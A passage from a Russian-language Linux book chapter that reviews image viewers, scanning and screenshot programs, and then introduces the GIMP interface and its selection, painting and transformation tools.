


Рис. 15.4. Программа GQView

ме The GIMP нажмите Ctrl + 1, в Electric Eyes — Ctrl + 2, в XPaint — Ctrl + 3. Разумеется, указанные программы должны быть установлены. Вы хотите использовать другой редактор? Нажмите кнопку **Конфигурация** на панели инструментов программы, в открывшемся окне перейдите на закладку **Редакторы** и пропишите свой редактор (нужно указать название редактора и командную строку).




Рис. 15.5. Параметры программы GQView

Программа может создавать коллекции рисунков, находить похожие файлы (по имени, размеру и другим параметрам).

Программа поддерживает форматы файлов: JPEG, TIFF, GIF, PNG, XPM, BMP, PCX, PGM, PPM. Могу порекомендовать для использования в качестве основного просмотрщика.

Оценка: отлично.

Electric Eyes

Следующая программа — Electric Eyes. Эта программа в некоторых дистрибутивах не устанавливается по умолчанию или вообще отсутствует. Для ее установки нужно установить пакет ee. Electric Eyes — не совсем просмотрщик, с ее помощью можно редактировать изображения, сохранять файлы в других форматах.




Рис. 15.6. Редактирование изображения с помощью *Electric Eyes*

Для перехода в режим редактирования щелкните правой кнопкой мыши на изображении и выберите команду **Просмотр @ Показать/убрать панель редактирования** (см. рис. 15.6).

Используя панель редактирования, очень легко отредактировать цветовую гамму рисунка, изменить размер рисунка, повернуть изображение, сделать скриншот экрана

или выбранного окна. Для «фотографирования» экрана нажмите кнопку **Снять содержимое экрана целиком и сейчас**. Вы также можете выбрать окно для снятия — нажмите кнопку **Выбрать окно для снятия**.

Интерфейс программы немного необычен, но со временем к нему можно привыкнуть. Как и в программе *The GIMP*, любое действие нужно производить через контекстное меню, то есть нужно активно использовать правую кнопку мыши. Программа поддерживает форматы: JPEG, GIF, PNG, TIFF, PS, BMP и другие.

Оценка: отлично.

ImageMagick

Программу *ImageMagick* можно использовать как для просмотра, так и для конвертирования изображений (преобразования в другой формат). Честно говоря, программа мне не понравилась. Прежде всего хочу отметить нестабильность ее работы (по крайней мере, у меня). Также не очень понравился интерфейс и набор функций. Но это мое субъективное мнение — может быть, *ImageMagick* станет вашей любимой программой.

Оценка: удовлетворительно.

QuickShow

Программа быстрого просмотра *QuickShow* (рис. 15.7) представляет собой смесь файлового браузера с программой просмотра:



Рис. 15.7. Программа *QuickShow*



Примечание

С точки зрения английского языка, программу KuickShow следовало бы назвать QuickShow, но разработчики KDE любят искажать нормальные названия, изменяя первую букву названия на K — так проще определить, что программа относится к среде KDE. Точно так же разработчики поступили с названием браузера Konqueror — правильно Conqueror (Завоеватель).

При щелчке на имени файла файл будет загружен в новое окно программы. Файлы можно открывать как в новом окне, так и в одном и том же. При желании можно даже установить полноэкранный режим просмотра. Программа в состоянии организовать даже слайд-шоу. Поддерживает довольно много форматов — все графические форматы, которые поддерживает KDE (*.jpeg *.jpg *.gif *.xpm *.ppm *.pgm *.pbm *.pnm *.png *.bmp *.psd *.eim *.tiff *.xcf).

В программу встроены функции предварительного просмотра и печати. Программа обладает всеми необходимыми для просмотрщика функциями — ни больше, ни меньше. Конечно, в отличие от GQView она не умеет составлять списки коллекций, но я сомневаюсь, что вы когда-нибудь бы использовали их.

Существенным достоинством программы является, что для просмотра каталогов используется Konqueror, поэтому вам доступны все операции над файлами, которые вы можете использовать в файловом менеджере. Можно настроить комбинации клавиш управления просмотром.

Оценка: отлично.

KView

Программа KView является достойной альтернативой программе KuickShow. Эта программа не умеет показывать слайд-шоу в автоматическом режиме, зато она в состоянии повернуть изображение на заданный угол, отразить и сохранить результат, а также работать в полноэкранном режиме. Для перехода в этот режим нажмите комбинацию клавиш Ctrl + Shift + F. Кроме того, KView умеет еще и сканировать изображения.

Оценка: отлично.

Kooka

Следующая группа программ — сканирование изображений: Kooka и XScan. Первая программа, как указывается в документации KDE, предназначена для сканирования и распознавания текста. Коротко о ней можно сказать так: до FineReader'a ей еще очень далеко.

Оценка: удовлетворительно.

XSane

Для сканирования изображений я предпочитаю использовать программу XSane. Правда, она работает не очень стабильно, но результаты сканирования лучше, чем у программы Kooka.

Оценка: удовлетворительно.

KSnapshot

Очень полезной является программа KSnapshot (захват экрана). Эта программа предназначена для захвата экрана или отдельного окна и сохранения результата в PNG-файл. Скриншоты для этой книги я делаю именно с помощью KSnapshot. Вообще не представляю, что бы я делал без этой программы. Можно, конечно, использовать Electric Eyes, но запускать редактор изображений для того, чтобы сделать пару скриншотов, не очень рационально.

Можно воспользоваться комбинациями клавиш KDE — Ctrl + Print и Alt + Print. Первая делает снимок всего экрана, а вторая — только активного окна. Но куда потом вставить этот снимок? В Kolour Paint? Попробуйте. В нормальный редактор, например, The GIMP, копию экрана вставить невозможно, а использовать Kolour Paint очень неудобно. Более подробно о создании скриншотов мы поговорим немного позже в этой же главе.

Оценка: отлично.

Open Draw и K Illustrator (Kontour)

Рассматривать редакторы векторной графики Open Draw и K Illustrator (Kontour) я не вижу особого смысла — ведь им были посвящены целые главы.

15.2. Создание снимков экрана (скриншотов)

При подготовке различной документации, написании статей, посвященных каким-то программам, очень часто приходится делать скриншоты окон программ. Существует три основных способа создания скриншотов:

1. С помощью программы KSnapshot.
2. С помощью программы GIMP.
3. Средствами KDE.

Последний вариант мы рассматривать не будем, поскольку он очень неудобен. Если вам интересно, как это сделать, загляните в **Центр Управления KDE** в секцию привязок клавиш — вы узнаете, какая комбинация клавиш используется для снимка всего экрана, а какая — только для снимка активного окна.

С помощью программы GIMP снимок экрана создать очень просто: выполните команду **Файл → Сделать снимок экрана** и выберите окно, которое вы хотите сфотографировать.

Тем не менее я рекомендую использовать программу **ksnapshot** (рис. 15.8) — очень удобная программа. Вместо того, чтобы описывать, для чего та или иная кнопка, лучше рассмотрим несколько вариантов снимков:

- Вам нужно снять весь рабочий стол.
- Вам нужно снять рабочий стол с открытым меню KDE или какую-нибудь программу с открытым меню.
- Вам нужно сфотографировать текущее окно.
- Вам нужно сфотографировать меню программы (но без снимка окна всей программы).

При запуске программа **ksnapshot** создаст копию всего экрана. Чтобы создать снимок рабочего стола в процессе работы программы выполните следующие действия:

1. Установите задержку 0 и отключите режим **Снимать окно, содержащее курсор**.
2. Нажмите кнопку **Снять** — программа исчезнет.
3. Нажмите левую кнопку мыши — программа создаст снимок всего экрана.



Рис. 15.8. Программа **ksnapshot**

Можно установить задержку — тогда на протяжении этого времени вы сможете что-нибудь сделать, например, открыть меню какой-нибудь программы или меню KDE. Щелкать левой кнопкой уже не нужно — через установленное время программа автоматически создаст снимок экрана. Вот так создается второй тип снимка. Если же вам нужно захватить только окно программы и ее меню, а программа сфотографировала весь экран, не беда — изображение можно отредактировать в GIMP, удалив лишнюю часть.

Чтобы сфотографировать текущее окно, установите задержку 0 и включите параметр **Снимать окно, содержащее курсор**. Нажмите кнопку **Снять**, а потом щелкните на окне, которое вы хотите сфотографировать.

А вот если вам нужно сфотографировать только меню программы без ее окна, выполните следующие действия:

1. Установите задержку, равную времени, за которое вы успеете открыть меню программы.
2. Включите режим **Снимать окно, содержащее курсор**.

3. Нажмите кнопку **Снять** и откройте меню программы. Через установленное время вы получите снимок меню программы.

Программа позволяет сохранять снимки в формате PNG, к тому же программа умеет автоматически нумеровать рисунки, например, если вы сфотографировали рисунок1 и нажали кнопку **Сохранить**, программа изменит имя следующего рисунка на рисунок2.

15.3. Студия фотомонтажа The GIMP

15.3.1. Общие сведения

Полное название программы GIMP — The GNU Image Manipulation Program. Назначение программы понятно из ее название — это создание и манипулирование изображениями.

На момент переиздания этой книги последней стабильной версией GIMP является 2.2.8. Эта версия составит достойную конкуренцию программе Adobe Photoshop, которая является лидером в мире растровой графики для Windows и Macintosh. Программу GIMP по праву называют гордостью Open Source. Краткий список ее достоинств был приведен в п. 15.1.

The GIMP распространяется по лицензии GPL, а это значит, что программа не только свободно распространяемая, но и доступен ее исходный код. Последнее позволило портировать программу на множество платформ. Среди них: Linux, Apple Darwin/MacOSX, OpenBSD, NetBSD, FreeBSD, SunOS, Solaris, AIX, Windows 95, 98, NT, 2000.

Вы используете Windows? Вы тоже можете абсолютно бесплатно загрузить портированную версию программы, которая, судя по описанию, может послужить достойной заменой Photoshop и предметом экономии \$600 — именно столько стоит Photoshop. Однако не сильно обольщайтесь: GIMP под Windows — это не GIMP под Linux. В процессе портирования GIMP слегка «пошарпали». Прежде всего это отразилось на производительности и функционировании программы:

1. Программа стала неповоротлива, как Window 2000 на компьютере с 64-ю мегабайтами памяти.
2. Программа стала нестабильна.
3. Появилось много ограничений при работе с самой программой.

Программа GIMP входит в состав большинства дистрибутивов Linux. Вы можете найти GIMP даже в самых старых дистрибутивах, например, GIMP имеется в составе Red Hat Linux 6.0. Однако помните, что если вы используете GIMP, входящий в дистрибутив, то чем старше дистрибутив, тем старше версия GIMP. Программа устанавливается по умолчанию, поэтому, если вы

почему-то не выбрали ее при установке, скажу только, что нужно установить пакеты gimp*.

Самая последняя версия GIMP всегда доступна на сайте разработчиков — <http://www.gimp.org>.

Как всегда, есть одно НО. Я общался с одним знакомым дизайнером-полиграфистом, который перед этим ознакомился с программой GIMP. По его мнению, GIMP можно использовать только в любительских целях, но не для профессиональной работы с графикой, где стоимость ошибки намного превосходит стоимость лицензии и стоимость аппаратного обеспечения. Возможно, это и так.

А может быть, у него просто не было времени, чтобы глубже разобраться с программой и настроить ее как следует. Мне же возможностей GIMP более чем хватает, да и интерфейс мне показался более дружелюбным, чем у Photoshop. В любом случае возможностей программы хватит для подавляющего большинства Web-дизайнеров и домашних пользователей. Согласитесь, в процентном соотношении аниматоров и Web-дизайнеров намного больше, чем профессиональных полиграфистов. И если GIMP отвоеует эту часть рынка у Photoshop, это превзойдет все ожидания. А профессионалы — на то они и профессионалы: пусть используют Photoshop на своем Power Macintosh.

15.3.2. Интерфейс программы

При первом запуске программа попросит вас указать пути к каталогам для файлов конфигурации, кистей, шаблонов. Затем программа предложит откалибровать изображение под ваш монитор, чтобы размеры редактируемого рисунка соответствовали физическим. Обычно просто нужно нажимать кнопку Далее.

Должен сказать, что первый запуск GIMP довольно утомителен, но зато это время полностью окупается при последующих запусках — GIMP работает намного быстрее, чем Photoshop. Правда, это относится только к GIMP для Linux. Интерфейс программы немного необычен (рис. 15.10).

Кто до этого работал с Photoshop? Вы? Значит, вам нужно будет потратить больше времени на освоение интерфейса GIMP, чем пользователю-новичку. Я постараюсь упростить вашу задачу и познакомлю вас со всеми отличиями интерфейсов двух гигантов.

Начнем с основного окна GIMP, изображенного на рис. 15.9. Оно содержит только меню программы (1), инструменты (2), диалоги цвета (3) и градиента (4), а также диалоги выбора кисти (5) и шаблона заливки (6).

Меню **Файл** предназначено для работы с файлами: создание, открытие, печать, сохранение, меню вы-




Рис. 15.9.
Основное окно GIMP



Рис. 15.10. GIMP в работе

бора диалогов. Я думаю, нет особой необходимости объяснять, как нужно открывать или сохранять изображения.

При сохранении изображения в нужном формате введите имя файла и расширение, которое соответствует этому формату, а дальше GIMP сам разберется. Например, для сохранения рисунка `pic01` в формате PNG, введите имя файла `pic1.png`. Кроме самых распространенных форматов, GIMP поддерживает формат XCF — это собственный формат GIMP. В этом формате вы можете сохранить любое изображение без потери качества.

Вы можете выбрать следующие диалоги:

- слои, каналы, контуры;
- параметры инструмента;
- кисти;
- шаблоны;
- градиенты;
- палитра;
- другие диалоги.

С каждым из этих диалогов мы познакомимся в процессе работы с программой.

Меню **Расширения** содержит команды для настройки GIMP: редактор единиц, просмотр модулей. В этом же меню находятся команды **Скрипт-Фу**, позволяющие за пару щелчков мыши создать все, что необходимо Web-дизайнеру: эмблемы, логотипы, кнопки и многое другое.

Откройте любое изображение. Вы немного удивлены? Да, основное меню программы не пополнилось новыми командами, а окно изображения не имеет собственного меню. Щелкните правой кнопкой мыши в любой части изображения. В результате появится контекстное меню (рис. 15.11), которое и содержит все основные команды по редактированию изображения.

Вы заметили, что некоторые пункты меню имеют комбинацию клавиш, а некоторые — нет. Любому пункту меню можно назначить удобную вам комбинацию клавиш. Для этого выберите пункт меню и, удерживая его мышью, просто нажмите нужную вам клавишу или комбинацию клавиш. Отдельно каждый пункт меню разбирать не будем — все рассмотрим в процессе работы.










Рис. 15.11.
Контекстное меню

15.3.3. Инструменты программы

Все инструменты GIMP разбиты на группы:

- Выделение.
- Трансформация.
- Текст.
- Рисование.
- Закраска.
- Другие.

К группе **Выделение** относятся инструменты, позволяющие выделить частью изображения. При этом вы можете выделить:

-  прямоугольник (инструмент **Прямоугольное выделение**).
-  эллипс (инструмент **Эллиптическое выделение**).
-  область произвольной формы (инструмент **Выделение от руки**).
-  область одинакового цвета (инструмент **Волшебная палочка**).
-  сложные формы с использованием кривых Безье (инструмент **Кривая Безье**).
-  другие формы в изображении (инструмент **Умные ножницы**).

В группу **Трансформация** входят следующие инструменты:



инструмент **Перемещение**, который используется для перемещения слоев и выделенных областей.



инструмент **Кадрирование и изменения размера**.



инструмент **Преобразователь**, который используется для вращения, масштабирования, искривления и перспективы.



инструмент **Зеркало** — зеркальное отражение слоев и выделенных областей.

К группе **Текст** относится один-единственный инструмент **Текст** .

А вот к группе **Рисование** относятся инструменты:



инструмент **Карандаш** используется для нанесения резких карандашных обводок.



инструмент **Кисть** используется для нанесения размытых мазков кистью.



инструмент **Ластик** стирает изображение.



инструмент **Аэрограф** предназначен для рисования распылением.



инструмент **Штамп** рисует шаблоном или выделенной областью.



инструмент **Размыватель** уменьшает или увеличивает резкость изображения.



инструмент **Чернила** рисует линии различной толщины в зависимости от скорости движения инструмента.



инструмент **Осветление** или затемнение.



инструмент **Палец** используется для размазывания изображения.

К группе **Закраска** относятся всего два инструмента:



инструмент **Заливка** заливает цветом или шаблоном. При заливке шаблоном используется шаблон, выбранный в диалоге шаблонов.



инструмент **Смеситель** используется для заливки градиентом.

Еще существует два вспомогательных инструмента:



инструмент **Лупа**.



измерение углов и расстояний.



Примечание

Что случилось? Я не нашел инструменты **Эллипс** и **Прямоугольник**, которые я привык использовать при работе с Paint-образными редакторами. Да, на самом деле, этих инструментов вы не найдете — они лишние. Для того, чтобы нарисовать эллипс, выделите область с помощью соответствующего инструмента, а затем закрасьте эту область одним из инструментов группы **Закраска**. Точно так же вы можете нарисовать не эллипс, а круг — для выделения круга удерживайте нажатой клавишу «Shift» во время выделения.

При использовании рисующего инструмента щелчок при нажатой клавише «Shift» даст прямую линию от последней нарисованной точки до текущей позиции курсора.

Дважды щелкнув на любом инструменте, вы сможете изменить параметры этого инструмента. Например, дважды щелкнув по инструменту **Лупа**, вы сможете выбрать режим его работы — увеличение или уменьшение.

Итак, продолжим наше знакомство с инструментами по порядку. Выделите любую часть изображения. При этом совсем не важно, каким инструментом вы будете это делать (естественно, инструмент должен принадлежать группе **Выделение**).

Что можно сделать с выделенной частью изображения? Первое, что приходит в голову — это скопировать или вырезать ее в буфер обмена. Потом можно будет вставить ее в другое изображение. Комбинации клавиш для работы с буфером обыкновенные:

Ctrl + C — копировать;

Ctrl + X — вырезать;

Ctrl + V — вставить.

Любое действие можно отменить, нажав комбинацию клавиш Ctrl + Z. Причем отменить можно любую операцию — операции **Отмена** и **Повтор** (Ctrl + R) ограничены только дисковым пространством.

Операции с буфером обмена — это первое, что пришло в голову, но существует ряд операций, которые можно выполнить над самим выделением. Помните Midnight Commander? Выделение можно было снять и инвертировать. То же самое можно сделать и в GIMP. Для инвертирования выделения нажмите комбинацию клавиш Ctrl + I. А для снятия — Ctrl + Shift + A. Комбинация клавиш Ctrl + A, как обычно, выделяет все изображение.

Как можно запомнить все эти комбинации клавиш? На первом этапе их помнить и не нужно — щелкните правой кнопкой мыши, чтобы появилось контекстное меню, затем выполните команду **Выделение** → **Снять** или **Выделение** → **Инвертировать**. В этом же меню можно найти и другие операции по работе с выделением.

Очень полезным является инструмент **Волшебная палочка**, который позволяет выделить связанные области. Он используется для выделения областей одного

цвета. Для появления окна **Выбор по цвету** выполните команду контекстного меню **Выделение** → **По цвету**.

Инструмент **Волшебная палочка** позволяет выделять области несколькими способами:

- Заменить.
- Добавить.
- Вычесть.
- Пересечение.

Каждый из этих режимов позволяет задать правила выделения связанных областей. По умолчанию используется режим **Заменить**. Если вы выделили область, а потом хотите выделить другую область и при этом используется режим **Заменить**, с первой области выделение будет снято и будет выделена новая область. Узнать этот режим очень просто: при выделении отображается один указатель мыши, а при использовании других режимов возле указателя

мыши присутствует значок режима выделения — плюс для **Добавить**, минус — для **Вычесть**, знак пересечения (перевернутая буква U) — для **Пересечения**.

При использовании режима **Добавить** выделенная область будет добавлена к предыдущему выделению, если такое существовало. Режим **Пересечение** выбирает только общие участки для двух областей.

Выделенное изображение можно закрасить. Для этого существуют инструменты группы **Закраска**. Инструмент **Заливка** позволяет закрасить выделенную область цветом переднего плана, цветом фона и шаблоном. Дважды щелкните на нем, чтобы выбрать нужный режим (рис. 15.12).




Рис. 15.12. Настройка инструмента «Заливка»

Как выбрать цвет переднего плана или цвет фона? Обратите внимание на два квадратика в нижнем левом углу основного окна. Верхний квадратик (по умолчанию черный) определяет цвет переднего плана, а нижний задает цвет фона. Дважды щелкните по верхнему квадратiku, чтобы выбрать цвет переднего плана.

Вы можете выбрать цвет одним из пяти способов: стандартным (**GIMP**), **Акварель**, **Gtk**, **Треугольник** или же просто ввести шестнадцатеричный триплет цвета на вкладке **GIMP** диалогового окна **Выбор цвета**:

Выбрав нужный вам цвет, активизируйте инструмент **Заливка** и закрасьте выделенную область. Если возможности окна **Выбор цвета** вас не устраивают или вы хотите использовать уже стандартные готовые цвета, выполните

команду **Диалог** → **Палитра**. С помощью вкладки **Палитра** окна **Цветовая палитра** вы сможете легко выбрать один из стандартных цветов.

Кроме цвета, инструмент **Заливка** позволяет закрасить выделенную область шаблоном. Шаблон нужно выбрать из окна **Выбор шаблона**, для вызова которого выполните команду **Диалог** → **Шаблоны**.

Можно также щелкнуть на кнопке выбора шаблонов. Обратите внимание на основное окно: в его нижней части находятся квадратики выбора цвета, затем кнопка выбора кисти (по умолчанию крупное пятно), еще правее — кнопка выбора шаблона. Под кнопками выбора шаблона и выбора кисти находится кнопка выбора градиента.

Инструмент **Смеситель** используется для заливки выделенной области градиентом. Для выбора градиента предназначено окно **Выбор градиента**. Это окно можно вызвать с помощью команды **Диалог** → **Градиент**.

Вы не можете найти нужный вам градиент? Тогда нажмите кнопку **Правка** в окне выбора градиента, в открывшемся окне **Редактор градиентов** (рис. 15.13) установите нужный вам градиент и нужным образом измените настройки градиента.




Рис. 15.13. Окно «Редактор градиентов»

Чтобы выбрать цвет крайней левой точки или крайней правой точки, щелкните правой кнопкой мыши на градиенте и выберите цвет из меню. Кроме того, нажав кнопку **F**, вы можете зеркально отразить сегмент, а нажав кнопку **M** — размножить сегмент.

Инструмент **Штамп** рисует (делает штамп) выделенной областью или же выбранным шаблоном.

Теперь перейдем к непосредственному творчеству: будем рисовать. Для чего предназначены инструменты группы рисования, вы уже знаете. Я только расскажу о некоторых тонких моментах.

Инструменты Карандаш, Кисть, Ластик, Аэрограф чувствительны к размеру и виду кисти. Кисть можно выбрать, используя диалог **Выбор кисти** (рис. 15.14). При этом вы можете выбрать кисть самой причудливой формы — на рис. 15.14 я выбрал свою любимую кисть — руку. Конечно, много такой кистью не нарисуете, но она довольно симпатично выглядит.

Другой важный момент: все инструменты группы **Рисование**, кроме Ластика, рисуют цветом переднего плана. Ластик стирает (закрашивает рисунок) цветом фона. На него также влияет вид и размер кисти. Вы знаете, что ластик можно превратить в Антиластик? То есть, если вы проведете Антиластиком по стертým Ластиком местам, исходное изображение будет восстановлено. Это как операция XOR — если вы программист, вы меня поймете.

Дважды щелкните на инструменте Ластик и в появившемся окне **Параметры инструмента** измените его на Антиластик. Если вы проведете Антиластиком по нормальному изображению, оно не изменится.

Инструмент Кисть также может работать в нескольких режимах (рис. 15.15). Мне особенно понравился режим работы **Вычисть**, который обеспечивает вычитание цвета переднего плана из цвета закрашиваемой области.

Как происходит вычитание? Любому цвету сопоставлено число. Как правило, для более темных цветов это число стремится к нулю, а для более светлых — к максимальному значению. Например, если взять шестнадцатеричные триплеты, то черному цвету соответствует число 000000, а белому — FFFFFFFF.

Предположим, пусть наша область закрашена в белый цвет (FFFFFF). Вы активизируете инструмент Кисть в режиме вычитания, при этом цвет переднего плана — белый. При вычитании от цвета области вычитается цвет переднего плана, то есть FFFFFFFF — FFFFFFFF = 000000. В результате область будет закрашена в черный цвет.

Режим **Добавления** обратен режиму вычитания — цвета будут складываться. Например, если цвет переднего плана



Рис. 15.14. Окно «Выбор кисти»




Рис. 15.15. Настройка инструмента Кисть

белый, а цвет области — черный, то в результате мы получим белый цвет: $000000 + FFFFFFFF = FFFFFFFF$. Если же оба цвета будут белыми ($FFFFFF + FFFFFFF > FFFFFFF$), область будет покрашена в белый цвет, так как максимально допустимое значение $FFFFFF$.

Кисть может работать и в других режимах — Осветление (это всего лишь операция Деление) или Затемнение (операция Умножение). С помощью Кисти вы можете также изменять Тон и Яркость изображения. В нормальном режиме Кисть будет рисовать цветом переднего плана.

В тех же самых режимах могут работать другие инструменты группы Рисования: Карандаш, Аэрограф, Чернила.

Как вы уже догадались, инструмент Осветлитель (он же Затемнитель) — это та самая Кисть, но немного замаскированная. Кроме общих с Кистью параметров, этот инструмент обладает своими специфическими параметрами. Он может использоваться для создания бликов, полутонов и теней.

Чтобы ввести текст, активизируйте инструмент Текст. Затем щелкните в том месте рисунка, где должна располагаться надпись. Появится окно (рис. 15.16), в котором вы сможете выбрать шрифт, его начертание и размер. В строке Пример нужно ввести текст надписи.

После того, как вы нажмете ОК, введенный вами текст появится на рисунке. Теперь его нужно закрепить. При работе с надписью вы можете:

1. Подвести указатель мыши и, когда он примет форму инструмента Перемещение, ухватить за надпись и переместить ее в другое место.




Рис. 15.16. Инструмент «Текст»

2. Когда указатель мыши примет вид текстового курсора, щелкнуть на надписи для ее редактирования
3. Когда указатель мыши примет форму инструмента Перемещение, щелкнуть на надписи для ее закрепления.

После закрепления надпись станет картинкой — ее нельзя редактировать. Надпись будет нарисована цветом переднего плана.

Настала очередь моего любимого инструмента — Преобразователя. Как я уже говорил, Преобразователь может работать в четырех режимах:

- Вращение (по умолчанию)
- Масштабирование.
- Искривление.
- Перспектива.

Чтобы выбрать нужный режим, дважды щелкните по инструменту.

Для вращения выделенной области активизируйте Преобразователь: указатель мыши примет вид двух круговых стрелок. Затем поверните область на заданный угол. При этом в окне вы будете видеть, как будет располагаться новая область (рис. 15.17), а в окне **Информация о вращении** можно будет изменить угол вращения (рис. 15.18).

